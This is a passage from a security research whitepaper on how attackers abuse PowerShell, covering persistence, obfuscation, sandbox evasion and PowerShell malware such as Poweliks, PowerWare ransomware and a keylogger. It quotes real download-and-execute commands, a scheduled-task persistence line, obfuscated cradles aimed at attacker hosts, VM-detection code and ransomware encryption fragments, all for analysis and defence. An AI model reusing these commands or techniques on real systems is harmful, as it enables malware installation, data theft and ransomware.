Furthermore PowerShell supports WMI objects, allowing scripts to directly use WMI’s functionality without needing to call external command lines.

```
Get-WmiObject -Namespace “root\cimv2” -Class
Win32_Process -Impersonation 3 -Credential MYDOM\
administrator -ComputerName $Computer
```

Profile injection

If the attacker has write access to any PowerShell profile files on the remote computer, then they can add malicious code into them. This method still needs to trigger the malicious script’s execution by starting PowerShell, but in some environments, there are regular administration tasks performed which would execute the script.

Other methods

Other tactics include the use of system or public tools, such as Task Sheduler or PsExec from Microsoft. In order to use PsExec or when mounting a remote computer, the attacker often needs valid credentials from a user. The most common way to get these details is by using the Mimikatz tool to dump local passwords. There are many PowerShell implementations of this tool, for example the Invoke-Mimikatz cmdlet.

PERSISTENCE

Most common cybercriminals and some targeted attackers attempt to stay on the compromised computers by creating a persistent load point which restarts the back door when Windows restarts. Load points may not be present in some sophisticated campaigns, as the attackers may decide to only run their threats in memory for a short time period or use stolen credentials to regain access to the computer at a later date. However in general, load points make a good starting point for investigations.

There are many ways to execute code each time Windows restarts. The most common ones seen in relation to PowerShell are:

- **Registry:** Attackers can store the whole script in the registry, making the infection fileless. As there is no ordinary script file on disk, the threat is difficult to detect. Registry run keys are the most common load points, but other load points such as services work as well. Having access to the registry allows the attacker to set the execution policy as well, as it is stored in the registry.

- **Scheduled tasks:** A new task can be created that will execute a PowerShell command at specific trigger moments. For example: `schtasks /create /tn Trojan / tr “powershell.exe -WindowStyle hidden -NoLogo -NonInteractive -ep bypass -nop -c ‘IEX ((new-object net.webclient).downloadstring(‘’[REMOVED]’’))’” /sc onstart /ru System`
- **Startup folder:** A small script file placed in the Startup folder can be used for persistence.
- **WMI:** WMI can be used to locally or remotely execute scripts. It is more powerful when used in combination with PowerShell. An attacker can create a filter for any specific event and create a consumer method to trigger the malicious script on these events. For more on WMI threats, read this BlackHat research paper by Graeber.
- **Group policies (GPOs):** GPOs can be used to add a load point for a back door PowerShell script. This can be achieved in a stealthy way by modifying existing policies.
- **Infect local profiles:** Attackers can place malicious code in any of the six available PowerShell profiles or create their own. The code will be executed when PowerShell starts. In order to trigger the infected profile, a benign PowerShell script can be placed in any of the previously discussed load points.


Poweliks

One of the most prominent examples of registry run key persistence is Trojan.Poweliks from 2014, which uses PowerShell to create a fileless persistent load point. After this, Trojan.Kotver started to use similar tricks and it is one of the most active threats today.

Poweliks creates a registry run key with a non-ASCII character as a name. This prevents normal tools from being able to display this value. The threat also modifies access rights, making the key difficult to remove.

The registry entry uses the legitimate rundll32.exe to execute a small JavaScript embedded in the registry key. The JavaScript uses a WScript object to decrypt a PowerShell script from another registry key and runs it. The PowerShell loads a watchdog DLL and other payloads. These techniques allow Poweliks to stay active on the computer without writing a common file on disk, which would expose it to detection from traditional security tools.

Figure 3. Poweliks persistence execution chain


Registry Editor
File Edit View Favorites Help
{73E709EA-
LocalSe
r
NotInse
{73FDDC80
Name
Type
Data
(Default)
REG_SZ
rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";eval("epdvnfou/
a
REG_SZ
#@~^k4QAAA==n{F+2i@#@&l{x APzmOk7+p6(L+1O`r ?1.rwDRUtnV
(Default)
1
2
3
4
1 (Default) value loads and decrypts the “a” value
2 “a” value JavaScript releases PowerShell script
3 PowerShell decrypts Watchdog DLL
4 Watchdog DLL loaded with rundll32.exe, injects into a process and keeps the registry infected

Scripts are easy to obfuscate. Simple random variable names and string concatenation can often be enough to fool basic static signature-matching. With PowerShell, an attacker can use many rich obfuscation tricks.


Daniel Bohannon at Derbycon 2016 gave an excellent talk on obfuscation methods. He also created the obfuscator module, Invoke-Obfuscation, which automates most of these methods. The following is a list of some of the discussed obfuscation methods:

- Mixed upper and lower case letters can be used, as commands are not case sensitive.
- Example: `(neW-oBjEct system.NeT.WeBclieNT).dOWNloadfiLe`
- “Get-” can be omitted, as it is automatically prepended to commands if not specified.
- Example: Get-Command is the same as Command.
- “System.” can be omitted, as it is automatically prepended to objects if not specified.
- Example: System.Net.Webclient is the same as Net.WebClient.
- Strings can be concatenated, including from variables, allowing for single or double quotes.
- Example: `(New-Object Net.WebClient).DownloadString(“ht”+’tp://’+$url)`
- Whitespace can be inserted at various parts of the commands.
- Example: `( New-Object Net.WebClient ).DownloadString( $url)`
- Multiple commands can be used to do similar things.
- Example: DownloadString could be replaced by OpenRead or Invoke-WebRequest
- Variables can be set to objects and then later be used in the command.
- Example: `$webcl=New-Object Net.Webclient; $webcl.DownloadString($url)`
- Single or double quotes can surround member arguments.
- Example: ‘`DownloadFile`’

- With the exception of the 14 special cases, the escape character ` can be used in front of a character with no change in the result. A similar trick can used with the escape character ^ when starting PowerShell from cmd.exe.
- Example: `(new-object net.webclient)."d`o`wnl`oa`dstr`in`g"($url)`
- Get-Command can be used to search for a command and return an object that can be invoked with & or .
- Example: `&(Get-Command New-Ob*)`
- Many commands have aliases that can be used.
- Example: `GCM` instead of `Get-Command`
- Pipes | can be used to change the order on the command line.
- Instead of `Invoke-Command`, `.Invoke()` can be used.
- Example: `(New-Object Net.WebClient).DownloadString.invoke($url)`
- Some arguments can be replaced with their numerical representation.
- Example: "`-window 1`" instead of "`-window hidden`"
- Old syntax from PowerShell 1.0 can be used.
- Example: Scriptblock conversion
- Strings can be replaced with encoded strings (hex, ASCI, octal)
- Example: [char]58 for ":"
- String manipulations can be applied. For example, replacing garbage characters, splitting on arbitrary delimiters, reversing strings twice
- Example: `(New-Object Net.WebClient).Downloadstring(("http://myGoodSite.tld" -replace "Good" "attacker"))`
- Strings can be formatted using the "`-f`" operator
- Example: `(New-Object Net.WebClient).Downloadstring(("http://{2}{1}"-f 'no','.TLD','myAttackerSite'))`
- Strings can be compressed/deflated and encoded/decoded, for example with Base64 UTF8.
- Strings can be encrypted, for example with XOR.

In 2010, a researcher in Japan used these methods to write a Hello World script entirely out of symbols, relying mostly on dynamic Invoke-Expressions. This demonstrates how obfuscation can make scripts more cryptic.

Figure 4. Hello World script written in symbols


Administrator: Windows PowerShell ISE
File Edit View Tools Debug Add-ons Help
Script
Ln 14 Col 247
100%

```
PS C:\Users> ${;}=+$();${=}=${;};${+}=++${;};${@}=++${;};${.}=++${;};${[}=++${;
 ${]}=++${;};${(}=++${;};${)}=++${;};${&}=++${;};${|}=++${;};
 ${"}="["+"$(@{})"[${)}]+"$(@{})"["${+}${|}"]+"$(@{})"["${@}${=}"]+"$?"[${+}]+"
 ${;}="".("$(@{})"["${+}${[}"]+"$(@{})"["${+}${(}"]+"$(@{})"[${=}]+"$(@{})"[${[
 ${;}="$(@{})"["${+}${[}"]+"$(@{})"[${[}]+"${;}"["${@}${)}"];
 "${"}${.}${[}+${"}${)}${@}+${"}${+}${=}${+}+${"}${+}${=}${&}+${"}${+}${=}${&}+
Hello, world!

PS C:\Users> ${;}=+$();${=}=${;};${+}=++${;};${@}=++${;};${.}=++${;};${[}=++${;
 ${]}=++${;};${(}=++${;};${)}=++${;};${&}=++${;};${|}=++${;};
 ${"}="["+"$(@{})"[${)}]+"$(@{})"["${+}${|}"]+"$(@{})"["${@}${=}"]+"$?"[${+}]+"
 ${;}="".("$(@{})"["${+}${[}"]+"$(@{})"["${+}${(}"]+"$(@{})"[${=}]+"$(@{})"[${[
 ${;}="$(@{})"["${+}${[}"]+"$(@{})"[${[}]+"${;}"["${@}${)}"];
 "${"}${.}${[}+${"}${)}${@}+${"}${+}${=}${+}+${"}${+}${=}${&}+${"}${+}${=}${&}+
```

These methods can be combined and applied recursively, generating scripts that are deeply obfuscated on the command line. As with any obfuscation method, it is possible to apply multiple levels of obscurity that need to be processed before analysis can start. As a result, pure string-matching is unable to detect all malicious scripts. If Script Blocking Logging and Module Logging are enabled, then some of the obfuscation will be removed before the commands are logged.

The following is an example of an obfuscated command line generated by an automated attack tool. It uses the ^ escape character to obfuscate the cmd.exe command line, and mixed-case letters and extra white space for PowerShell script obfuscation. The command-line argument's name and order are always the same, allowing its order to be mapped to a specific tool.

```
%SYSTEM%\cmd.exe /c poWerSheLL.exe -eXecutio^nPOlIcy
ByPasS^ -n^op^rO^fi^l^e -wIN^dOW^s^tyLe^
hI^d^den^ (n^ew^-^OB^Ject^ ^s^Y^S^tem^.ne^t.
we^Bcl^i^ent^)^.^do^wnlo^adf^Ile(^'http://[REMOVED]/
user.php?f=1.dat','%USERAPPDATA%.eXe');^S^tart-
^PR^O^ce^SS^ %USERAPPDATA%.eXe
```

It should be noted that out of 111 active threat families that use PowerShell, only eight percent used any obfuscation such as mixed-case letters.

An example that we came across in 2014 is a Backdoor.Trojan variant that started from a simple PowerShell Base64 EncodedCommand. The script then deflates a compressed script block that appeared in the first stage and executes it through Invoke-Expression. This in turn generated a script that used the CompileAssemblyFromSource command to compile and execute on-the-fly embedded code. The compiled code will then try to execute rundll32.exe in a suspended state, inject malicious code into the newly created process, and restart the rundll32 thread. These three layers of obfuscation need to be unraveled before the final payload is executed.

ANTI-OBFUSCATION

When executed, most malicious PowerShell scripts use the ExecutionPolicy and NoProfile parameters. These indicators are good starting points to find malicious scripts in your environment. Instead of searching for the ExecutionPolicy keyword, which might be shortened, search for “bypass” and “unrestricted” within PowerShell commands. In most cases, if a script is obfuscated, it is likely to be a malicious script, as system administrators seldom obfuscate their scripts in their daily work. While a lot of obfuscation might fool automated analysis tools, it sticks out to an observant security analyst.

A few tools are capable of tokenizing script. PowerShell itself has a good tokenizing method to break up commands for further analysis. This technique can be taken one step further; Lee Holmes discussed how the frequency of commands, special characters, and the entropy of a PowerShell script itself could be used to spot obfuscation. For example, a high number of quotation marks or curly brackets suggests that a command may have been obfuscated.

If extended logging is enabled, then most of the string obfuscation will be removed before logging. However, this happens at runtime so the malicious script may have already executed before it is detected. A combination of proactive methods and log-monitoring is advised.

DISGUISING SCRIPTS

There are multiple tricks that allow PowerShell scripts to be executed without directly using powershell.exe. These techniques can fool security tools that block threats based on the use of powershell.exe or systems that blacklist powershell.exe. The main two methods work with the .NET framework (as used by nps and Powerpick) or with a separate run space (as used by p0wnedshell and PSattack). There are various tools, such as PS2EXE, which create a standalone executable that will run the PowerShell script with the help of a .NET object.

Another technique involves the benign tool MSBuildShell, which uses the MSBuild tool from .NET with the “System.Management.Automation” function to create a PowerShell instance. MSBuildShell can start a PowerShell instance with the following command line:

```
msbuild.exe C:\MSBuildShell.csproj
```

Other attackers try to confuse detection tools by adding legitimate commands like ping into the execution chain. These garbage commands will also delay the execution of the payload. For example, the following command line was seen in a downloader script:

```
%SYSTEM%\cmd.exe /c ping localhost & powershell.
exe -executionpolicy bypass -noprofile -windowstyle
hidden (new-object system.net.webclient).
downloadfile(‘http://[REMOVED]/wp-admin/
f915df4a50447.exe’,’%USERAPPDATA%cNZ49.exe’); stARt-
ProcEss ‘%USERAPPDATA%cNZ49.exe’
```

A malicious script can also use the echo and type commands, and send content to pipes or even copy the payload to notepad or the clipboard. The script then uses another instance to execute the payload from these locations. These actions breaks the execution chain, as it is not the same PowerShell instance running the payload in the end. Attackers often use modular approaches to confuse pure behavior-based detection measures, as the malicious action is spread over multiple processes.

It is also possible to automate other applications from within PowerShell. A script can, for example, use COM objects or SendKeys to force another application to perform the network connection. For instance, a PowerShell script can creates an Internet Explorer COM object and make it retrieve a URL. The content of that web page can then be loaded inside the script and parts of it can be executed. Logs will show the standard browser making an internet connection, which may not seem suspicious.

Another common method attackers use to avoid launching powershell.exe is to store the script in an environment variables and then call the script from the variable. Trojan.Kotver extensively uses this method. The command line will still show up in the PowerShell log file, but in many cases, the actual script that gets executed may be missing. For example:

```
cmd.exe /c “set myName=[COMMAND] && powershell IEX
$env:myName”
```

If the attacker doesn’t control how the script is executed, then the script could try to hide its own visible window once it’s launched. This was shown by security researcher Jeff Wouters in 2015. Even though the script window will be visible for a moment, it might go unnoticed during this time. An example of this script is as follows:

```
Add-Type -Name win -MemberDefinition
‘[DllImport(“user32.dll”)] public static extern bool
ShowWindow(int handle, int state);’ -Namespace native

[native.win]::ShowWindow(([System.Diagnostics.
Process]::GetCurrentProcess() | Get-Process).
MainWindowHandle,0)
```

We have also seen attackers using so-called “schizophrenic” files, which are valid in multiple file formats. For example a file can be a valid HTML, WinRAR, and PowerShell script all at the same time. Depending on how the script is invoked, it will generate different results. Such behavior can confuse automated security systems, which may help the threat evade detection. In a similar idea, a PowerShell script that hides inside certificates was recently seen.

As other researchers have suggested, the SecureString feature in PowerShell or the Cryptographic Message Syntax allows a command to be sent in an encrypted form. This makes the command difficult to analyze in transit. The password can be supplied later to decrypt and run the script.

Basic obfuscation techniques can't prevent the threat from being analyzed, but they can make detection and forensic efforts much harder. However, the use of encryption can seriously hamper or even prevent analysis. One way an attacker could use encryption is by using environmental data for payload encryption. An example of this in use—which was considered to be ground-breaking at the time—was by the W32.Gauss malware. The threat would only decrypt the payload if the file path is verified and some other conditions were met on the target computer. If a security researcher's virtual machine does not match the conditions of a targeted computer, then the malware would not decrypt and consequently the researcher would not be able to analyze the malware.

The Ebowla tool provides this functionality for various payloads including PowerShell scripts. These scripts will only run and reveal their payload if specific conditions, like a predefined user name, are met. This allows for targeted infections, which are difficult to filter out with generic detection methods.

Hiding from virtual machine environments

PowerShell can be used to check if the script is run inside a virtual machine environment (VME). If the script is running on a VME, it stops executing, as the VME could be a sandbox environment. The most common VME-evading method we have encountered is checking for processes with names that suggests a virtual environment, for example:

```
(get-process|select-string -pattern
vboxservice,vboxtray,proxifier,prl_cc,prl_
tools,vmusrvc,vmsrvc,vmtoolsd).count
```

A script can also check for environmental artifacts, logged-in users, or any other widely known method of detecting if it is being analyzed on a sandbox.




Figure 5. PowerShell function to detect VMEs

```
Function IsVirtual
{
            $wmibios = Get-WmiObject Win32_BIOS -ErrorAction Stop | Select-Object version,ser
            $wmisystem = Get-WmiObject Win32_ComputerSystem -ErrorAction Stop | Select-Object
            $ResultProps = @{
                ComputerName = $computer
                BIOSVersion = $wmibios.Version
                SerialNumber = $wmibios.serialnumber
                Manufacturer = $wmisystem.manufacturer
                Model = $wmisystem.model
                IsVirtual = $false
                VirtualType = $null
            }
            if ($wmibios.SerialNumber -like "*VMware*") {
                $ResultProps.IsVirtual = $true
                $ResultProps.VirtualType = "Virtual - VMWare"
            }
            else {
                switch -wildcard ($wmibios.Version) {
                    'VIRTUAL' {
                        $ResultProps.IsVirtual = $true
                        $ResultProps.VirtualType = "Virtual - Hyper-V"
                    }
                    'A M I' {
                        $ResultProps.IsVirtual = $true
                        $ResultProps.VirtualType = "Virtual - Virtual PC"
```

COMMON POWERSHELL MALWARE

We have seen many variations of common malware using PowerShell. The following section discusses a few examples.

RANSOMWARE

Ransomware is still a common and profitable threat. Besides some variants written in JavaScript and Google's Go programming language, there have been ransomware threats written entirely in PowerShell.

Ransom.PowerWare is one example. This ransomware is usually distributed as a malicious macro in a Microsoft Office document. Once the macro is executed, it uses cmd.exe to run multiple PowerShell scripts. Other variants of PowerWare have been distributed through .hta attachments.

The Word document macro triggers on Document_Open. The macro then uses the shell function to start a command prompt that will execute the PowerShell command. The following argument is passed to the shell.


```
“cmd /K “ + “pow” + “eR” & “sh” + “ell.e” + “x”
+ “e -WindowStyle hiddeN -ExecuTionPolicy BypasS
-noprofile (New-Object System.Net.WebClient).
DownloadFile(‘http://[REMOVED]/file.php’,’%TEMP%\Y.
ps1’); poWerShEll.exe -WindowStyle hiddeN
-ExecutionPolicy Bypass -noprofile -file %TEMP%\Y.
ps1”
```

The argument shows some simple obfuscation. The keyword powershell.exe is concatenated from smaller strings, and some of the terms have mixed upper and lower case letters. The script uses previously discussed command-line flags to hide its window and ignore the execution policy and local profile. The script will download another PowerShell file to the temporary folder and execute it. The fact that the attackers did not download and execute the threat directly from memory and did not further obfuscate the command line shows that they did not invest much in hiding the malicious nature of the script. Nonetheless, the attack was successful.

PowerWare's downloaded PowerShell script makes heavy use of randomized variable names. The script generates a random key for encrypting the target's files using the GET-RANDOM cmdlet. The encryption key is then sent back to the attacker using an old-style MsXml2.XMLHTTP COM object.

The script then lists all drives using the Get-PSDrive command, filtering for any with a free space entry. Next the script enumerates all files recursively for each drive found using the Get-ChildItem command and looks for more than 400 file extensions. Each file matching the search terms will be encrypted using the CreateEncryptor function of the System.Security.Cryptography.RijndaelManaged object. Once the files are encrypted, a ransom note is written to FILES_ENCRYPTED-READ_ME.HTML.

Figure 6. PowerWare encryption function



```
$XXX = 37483 * 38
$84Fnx9jOFhsjd3hK = [Text.Encoding]::UTF8.GetBytes($ZXPIFWWDQHKJBG)
$Bnx8Khahs3Hjx96 = new-Object System.Security.Cryptography.RijndaelManaged
$Bnx8Khahs3Hjx96.Key = (new-Object Security.Cryptography.Rfc2898DeriveBytes $BGDSXNJHGFGFUJNBFF, $84Fnx
$Bnx8Khahs3Hjx96.IV = (new-Object Security.Cryptography.SHA1Managed).ComputeHash([Text.Encoding]::UTF8.
$Bnx8Khahs3Hjx96.Padding="Zeros"
$Bnx8Khahs3Hjx96.Mode="CBC"
$22Jnxgcg965Gjs467= gdr|where {$_.Free}|Sort-Object -Descending
foreach($Bnx58hFgshd49 in $22Jnxgcg965Gjs467){
    gci $Bnx58hFgshd49.root -Recurse -Include "*.docx","*.xls","*.pdf","*.xlsx","*.mp3","*.jpeg","*.jpg
        try{
            $mBbsjd7jFhjx467uj = New-Object System.IO.BinaryReader([System.IO.File]::Open($_, [System.I
            if ($mBbsjd7jFhjx467uj.BaseStream.Length -lt 2048){return}
            else
            {
                        $jshncGjsjd657h7gH = 2048
            }
                        $Jjsnxxx68Gjs35 = $mBbsjd7jFhjx467uj.ReadBytes($jshncGjsjd657h7gH)
            $mBbsjd7jFhjx467uj.Close()
            $BnbxnxcfRJjs76ijGg = $Bnx8Khahs3Hjx96.CreateEncryptor()
            $hxjjc4uHjsjcg49Jgh = new-Object IO.MemoryStream
            $892847HjsjkjmcnGjhj = new-Object Security.Cryptography.CryptoStream $hxjjc4uHjsjcg49Jgh,$B
            $892847HjsjkjmcnGjhj.Write($Jjsnxxx68Gjs35, 0,$Jjsnxxx68Gjs35.Length)
            $892847HjsjkjmcnGjhj.Close()
            $hxjjc4uHjsjcg49Jgh.Close()
            $BnbxnxcfRJjs76ijGg.Clear()
```

W97M.INCOMPAT

In the summer of 2016, we came across a malicious Excel workbook sample. The file was sent in spear-phishing emails to a limited number of users. The file contains a malicious macro that triggers once the workbook is opened. Once executed, the script creates three folders under %public%\Libraries\RecordedTV\.

The macro then executes a long PowerShell command from the command line. This script stores some of the workbook's payload in a file called backup.vbs and creates two PowerShell scripts, DnE.ps1 and DnS.ps1. The script uses basic obfuscation with string concatenation and string replacement. The macro script also reveals decoy content in the workbook in order to fool the user into thinking that everything is normal. The following is an example for the macro's PowerShell command:

```
cmd = "powershell ""&{$f=[System.Text.
Encoding]::UTF8.GetString([System.Convert]::FromBas"
& "e64String('" & BackupVbs & "'));
Set-Content '" & pth & "backup.vbs" & "'
$f;$f=[System.Text.Encoding]::UTF8.GetString([System.
Convert]::FromBas" & "e64String('" & DnEPs1 & "'));
$f=$f -replace '__',(Get-Random);
$f='powershell -EncodedCommand \""'+([System.
Convert]::ToBas" & "e64String([System.Text.
Encoding]::Unicode.GetBytes($f)))+'\""';
Set-Content '" & pth & "DnE.ps1" & "' $f;$f=[System.
Text.Encoding]::UTF8.GetString([System.
Convert]::FromBas" & "e64String('" & DnSPs1 & "'));
$f='powershell -EncodedCommand \""'+([System.
Convert]::ToBas" & "e64String([System.Text.
Encoding]::Unicode.GetBytes($f)))+'\""';
Set-Content '" & pth & "DnS.ps1" & "' $f}"""
```

Next the threat creates a scheduled task to periodically execute the backup.vbs script.


```
%SYSTEM%\schtasks.exe /create /F /sc minute /mo 3 /tn
"GoogleUpdateTasksMachineUI" /tr %ALLUSERSPROFILE%\
Libraries\RecordedTV\backup.vbs
```

This VBScript uses PowerShell to run the two dropped PowerShell scripts.

- powershell -ExecutionPolicy Bypass -File "&HOME&"DnE.ps1
- powershell -ExecutionPolicy Bypass -File "&HOME&"DnS.ps1

These scripts attempt to download commands from a remote server, run them, and upload the results. The communication is handled with WebClient objects, but there is also a function that allows for domain name system (DNS) tunnel communication. One of the executed commands was a collection of system commands that gathers information about the compromised computer. Other commands were used to update the scripts. It is unclear why the attackers chose to mix PowerShell and VBScripts; all of the observed functionality could have been created in PowerShell with fewer traces. One reason could be that the script evolved over time and only recently included PowerShell functionality.

Figure 7. PowerShell downloader function



```
Dwn= "powershell "" " & _
     " &{$wc=(new-object System.Net.WebClient); " & _
     "while(1){try{$r=Get-Random;$wc.DownloadFile('" _
     & SERVER & _
     "&m=d','" & HOME & "dn\'+$r+'.-_');" & _
     " Rename-Item -path ('"  & _
      HOME & _
      "dn\'+$r+'.-_') -newname " & _
      "($wc.ResponseHeaders['Content-Disposition'].Substring(" & _
      "$wc.ResponseHeaders['Content-Disposition'].Indexof('filename=')+9))}catch{break}}"""


wss.Run Replace(Dwn,"-_","dwn"),0

DownloadExecute= "powershell "" " & _
                 "&{$r=Get-Random; "& _
                 "$wc=(new-object System.Net.WebClient);" & _
                 "$wc.DownloadFile('" & SERVER & "&m=b','" & HOME&"dn\'+$r+'.-_');" & _
                 "Invoke-Expression ('"& HOME&"dn\'+$r+'.-_ >" & HOME&"up\'+$r+'-_');" & _
                 "Rename-Item -path ('" & HOME & _
                 "up\'+$r+'-_') -newname ($wc.ResponseHeaders['Content-Disposition'].Substring(" & _
                 "$wc.ResponseHeaders['Content-Disposition'].Indexof('filename=')+9)+'.txt');" & _
                 "Get-ChildItem " & HOME & "up\ | ForEach-Object "& _
                 "{if((Get-Item($_.FullName)).length -gt 0)
```

KEYLOGGER TROJAN

Cut-and-paste websites, which allow users to store content online, often contain PowerShell malware samples. While some researchers uses these services to share samples, cybercriminals also share malware on these sites.


One back door threat that we found, uses the System.Net.WebRequest object to establish a connection to the command and control (C&C) server. Once successfully connected, the malware posts system details and waits for commands while in a loop. Possible commands include:

- Log keystrokes
- Steal clipboard data
- Enable remote desktop protocol (RDP) or virtual network computing (VNC) services
- Steal data stored in browsers

These are all simple functions, and most of the code seems to be gathered from other projects.

The Trojan's true purpose is to search for credit card numbers in keystrokes. In addition, the threat monitors window titles for interesting keywords related to financial transactions.

Figure 8. Trojan monitors window titles for finance-related content



```
if (($Process.MainWindowTitle -like '*checkout*') -or ($Process.MainWindowTitle -like '*Pay-Me-Now*') `
-or ($Process.MainWindowTitle -like '*Sign On - [redacted]*') -or ($Process.MainWindowTitle -like 'Sign in or Register | [redacted]
-or ($Process.MainWindowTitle -like '*Credit Card*') -or ($Process.MainWindowTitle -like '*Place Your Order*') `
-or ($Process.MainWindowTitle -clike '*Banking*') -or ($Process.MainWindowTitle -like '*Log in to your [redacted] account*') `
-or ($Process.MainWindowTitle -like '*[redacted]*') -or ($Process.MainWindowTitle -like '*[redacted] Extrane
-or ($Process.MainWindowTitle -like '*[redacted] Online - Logon*') -or ($Process.MainWindowTitle -like '*One Time Pay*') `
-or ($Process.MainWindowTitle -clike '*LogMeIn*') -or ($Process.MainWindowTitle -clike '*[redacted]*') `
-or ($Process.MainWindowTitle -like '*Choose a way to pay*') -or ($Process.MainWindowTitle -like '*payment information*')
-or ($Process.MainWindowTitle -clike '*Change Reservation*') -or ($Process.MainWindowTitle -clike '*POS*') `
-or ($Process.MainWindowTitle -like '*Virtual*Terminal*') -or ($Process.MainWindowTitle -like '*[redacted]*') `
-or ($Process.MainWindowTitle -like '*[redacted]*') -or ($Process.MainWindowTitle -like '*LogMeIn*') `
-or ($Process.MainWindowTitle -clike '*[redacted]*') -or ($Process.MainWindowTitle -like '*LogMeIn*') `
-or ($Process.MainWindowTitle -clike '*[redacted]*') -or ($Process.MainWindowTitle -like '*LogMeIn*') `
```

BANKING TROJAN

As reported by Kaspersky Lab, a few banking Trojan groups in Brazil use PowerShell. In a previous attack, they sent out phishing emails with .pif attachments. The file contained a link to a PowerShell script which changed local proxy settings to point to a malicious server. This allowed the attackers to manipulate any browsing session from then on. The script did not use any obfuscation and was invoked in a common way:

```
powershell.exe -ExecutionPolicy Bypass -File [SCRIPT
FILE NAME].ps1
```

BACK DOOR TROJANS

